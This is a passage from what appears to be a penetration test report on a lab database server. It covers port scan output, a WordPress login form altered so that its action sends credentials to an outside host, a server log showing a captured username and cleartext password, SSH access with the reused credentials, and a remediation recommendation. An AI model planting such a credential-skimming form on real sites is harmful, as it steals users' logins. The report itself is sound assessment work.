
9.1 System Information

Machine Name	IP Address	Operating System	Function	Level of Access
linux-7sx0	10.10.3.70	openSUSE Tumbleweed	Database Server	User Shell

9.2 Method of Compromise

9.2.1 Open Ports

An Nmap scan of this machine revealed it had the following ports open including port 22 and 80. Unlike the last machines, fuzzing this web server's directories yielded no results. As thus, we were left with just SSH to focus on.




```
PORT   STATE SERVICE REASON  VERSION
22/tcp open  ssh     syn-ack OpenSSH 7.9 (protocol 2.0)
80/tcp open  http    syn-ack Apache httpd
MAC Address: 08:00:27:1A:5B:AF (Oracle VirtualBox virtual
No exact OS matches for host (If you know what OS is runn
nmap.org/submit/ ).
```

Figure 35: Open ports on 10.10.3.70


9.2.2 Initial Compromise

In order to get access to this machine, our team backdoored the login page of the Development Wordpress on 10.10.3.51. After waiting for a user to login, we were able to capture their credentials as shown below on our C2 server. We then utilized these same credentials to login via ssh to this machine, exploiting reused credentials.




```
                ?>

        <form name="loginform" id="loginform" action="http://104.251.215.228/?"
method="get">
        <p>
```

Figure 36: Backdooring the Wordpress Login



```
128.143.67.99 - - [18/Apr/2019:23:34:47 -0400] "GET /favicon.ico HTTP/1.1" 404 506 "
http://104.251.215.228/?log=caroline&pwd=VoiceOfRageAndRuin99&wp-submit=Log+In&redire
okie=1" "Mozilla/5.0 (Windows NT 6.3; Win64; x64) AppleWebKit/537.36 (KHTML, like Gec
```

Figure 37: Receiving cleartext credentials



```
caroline@linux-7sx0:/> ifconfig
enp0s3: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.10.3.70  netmask 255.0.0.0  broadcast 10.255.255.255
        inet6 fe80::2b6:82e1:372a:3650  prefixlen 64  scopeid 0x20<link>
        ether 08:00:27:1a:5b:af  txqueuelen 1000  (Ethernet)
        RX packets 56659  bytes 33568994 (32.0 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 11142  bytes 1191719 (1.1 MiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 6739  bytes 5484365 (5.2 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 6739  bytes 5484365 (5.2 MiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

caroline@linux-7sx0:/>
```

Figure 38: Obtaining a user shell

9.3 Vulnerabilities Identified

Vulnerability Name	Category	Severity	Reasoning
Reused Wordpress Credentials	Reused Credentials	Medium	Reused wordpress credentials were valid for user to SSH in to the OpenSUSE machine.

9.4 Recommendations

We recommend taking the following actions based on our findings outlined above.

1. **Changing passwords (Short Term, Medium)** - Alter Caroline's credentials to ensure she has different credentials on every machine.